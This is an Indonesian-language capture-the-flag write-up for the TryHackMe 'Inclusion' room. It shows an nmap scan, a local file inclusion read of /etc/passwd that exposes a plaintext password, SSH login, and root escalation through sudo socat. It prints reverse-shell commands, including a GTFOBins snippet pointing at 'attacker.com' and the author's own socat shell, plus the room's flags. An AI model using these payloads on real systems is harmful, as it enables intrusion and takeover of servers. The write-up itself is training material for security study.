
WRITE UP INCLUSION

TRYHACKME


REZKA NORHAFIZAH

Enumerate machine menggunakan nmap didapat dua port yang open :



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.208.85
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 08:49 EDT
Nmap scan report for 10.10.208.85
Host is up (0.37s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e6:3a:2e:37:2b:35:fb:47:ca:90:30:d2:14:1c:6c:50 (RSA)
|   256 73:1d:17:93:80:31:4f:8a:d5:71:cb:ba:70:63:38:04 (ECDSA)
|_  256 d3:52:31:e8:78:1b:a6:84:db:9b:23:86:f0:1f:31:2a (ED25519)
80/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
|_http-server-header: Werkzeug/0.16.0 Python/3.6.9
|_http-title: My blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Setelah itu, saya buka di browser dan klik view details pada LFI-attack.



Hello, world!

Welcome to my blog. This is currently in it's early stage but you can find some articles that I've wrote.

Hacking this world

There are various ways we can hack people and the devices these people depends upon. The best thing is that we don't even have to thing about it twice because bad things happen.


LFI-attack

Local file inclusion attack is the one using which you can include any localfile i.e all the files that are present on the server if the permission is right on the file. The most common file on unix that we can check for is /etc/passwd

RFI-attack


RFI attack or Remote file inclusion attack is the one in which server would include any file from outside the server that means we can include any evil file from our server to the machine and then exploit it.

Terdapat hint untuk melakukan LFI seperti yang saya tunjukkan pada gambar, dan terdapat juga parameter GET yaitu name yang akan diinject :




An attacker can use Local File Inclusion (LFI) to trick the web application into exposing or running files on the web server. An LFI attack may lead to information disclosure, remote code execution, or even Cross-site Scripting (XSS). Typically, LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement. Local File Inclusion is very similar to Remote File Inclusion (RFI). However, an attacker using LFI may only include local files (not remote files like in the case of RFI). The following is an example of PHP code that is vulnerable to LFI. /** * Get the filename from a GET input * Example - http://example.com/?file=filename.php */ $file = $_GET['file']; /** * Unsafely include the file * Example - filename.php */ include('directory/' . $file); In the above example, an attacker could make the following request. It tricks the application into executing a PHP script such as a web shell that the attacker managed to upload to the web server. http://example.com/?file=../../uploads/evil.php In this example, the file uploaded by the attacker will be included and executed by the user that runs the web application. That would allow an attacker to run any server-side malicious code that they want. This is a worst-case scenario. An attacker does not always have the ability to upload a malicious file to the application. Even if they did, there is no guarantee that the application will save the file on the same server where the LFI vulnerability exists. Even then, the attacker would still need to know the disk path to the uploaded file. Directory Traversal Even without the ability to upload and execute code, a Local File Inclusion vulnerability can be dangerous. An attacker can still perform a Directory Traversal / Path Traversal attack using an LFI vulnerability as follows. http://example.com/?file=../../../../etc/passwd In the above example, an attacker can get the contents of the /etc/passwd file that contains a list of users on the server. Similarly, an attacker may leverage the Directory Traversal vulnerability to access log files (for example, Apache access.log or error.log), source code, and other sensitive information. This information may then be used to advance an attack. --> taken from https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/

Lalu tinggal diganti menjadi seperti berikut :




root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash #falconfeast:rootpassword sshd:x:110:65534::/run/sshd:/usr/sbin/nologin mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false


Terlihat user selain root yaitu falconfeast beserta passwordnya yaitu “rootpassword”, langsung saja saya login melalui SSH :


```
┌──(kali㉿kali)-[~/Downloads/TryHackme/inclusion]
└─$ ssh falconfeast@10.10.208.85
The authenticity of host '10.10.208.85 (10.10.208.85)' can't be established.
ECDSA key fingerprint is SHA256:VRi7CZbTMsqjwnWmH2UVPWrLVIZzG4BQ9J6X+tVsuEQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.208.85' (ECDSA) to the list of known hosts.
falconfeast@10.10.208.85's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 22 18:06:53 IST 2021

  System load:  0.02              Processes:           85
  Usage of /:   34.9% of 9.78GB   Users logged in:     0
  Memory usage: 65%               IP address for eth0: 10.10.208.85
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

3 packages can be updated.
3 updates are security updates.

Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107
falconfeast@inclusion:~$ pwd
/home/falconfeast
falconfeast@inclusion:~$ whoami
falconfeast
```


Setelah berhasil masuk, saya menemukan file yang berisi flag :


```
falconfeast@inclusion:~$ ls -lah
total 36K
drwxr-xr-x 5 falconfeast falconfeast 4.0K Jan 22  2020 .
drwxr-xr-x 3 root        root        4.0K Jan 20  2020 ..
drwxr-xr-x 2 root        root        4.0K Jan 21  2020 articles
lrwxrwxrwx 1 root        root           9 Jan 21  2020 .bash_history → /dev/null
-rw-r--r-- 1 falconfeast falconfeast  220 Jan 20  2020 .bash_logout
-rw-r--r-- 1 falconfeast falconfeast 3.7K Jan 20  2020 .bashrc
drwx------ 2 falconfeast falconfeast 4.0K Jan 20  2020 .cache
drwx------ 3 falconfeast falconfeast 4.0K Jan 20  2020 .gnupg
-rw-r--r-- 1 falconfeast falconfeast  807 Jan 20  2020 .profile
-rw-r--r-- 1 falconfeast falconfeast    0 Jan 21  2020 .sudo_as_admin_successful
-rw-r--r-- 1 falconfeast falconfeast   21 Jan 22  2020 user.txt
falconfeast@inclusion:~$ cat user.txt
60989655118397345799
```

Kemudian untuk mendapat shell root saya coba terlebih dahulu mengetik “sudo -l” ternyata terdapat bash shell pada service socat :


```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
```

Selanjutnya untuk masuk ke root saya menjalankan command di bawah (reference : https://gtfobins.github.io/gtfobins/socat/)




Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


Run `` socat file:`tty`,raw,echo=0 tcp-listen:12345 `` on the attacker box to receive the shell.

```
sudo install -m =xs $(which socat) .

RHOST=attacker.com
RPORT=12345
./socat tcp-connect:$RHOST:$RPORT exec:/bin/sh,pty,stderr,setsid,sigint,sane
```



```
falconfeast@inclusion:~$ sudo socat tcp-connect:10.17.22.87:1234 exec:bash,pty,stderr,setsid,sigint,sane
▯

┌──(kali㉿kali)-[~]
└─$ socat file:`tty`,raw,echo=0 tcp-listen:1234
root@inclusion:~# pwd
/home/falconfeast
```

Jalankan perintah “sudo socat tcp-connect:<your ip>:1234 exec:bash,pty,stderr,setsid,signit,sane” pada terminal ssh dan perintah “socat file:`tty`,raw,echo=0 tcp-listen:1234” di terminal local. Setelah berhasil masuk ke root saya menemukan file berisi flag :



```
root@inclusion:~# cd /root/
root@inclusion:/root# ls
root.txt
root@inclusion:/root# cat root.txt
42964104845495153909
```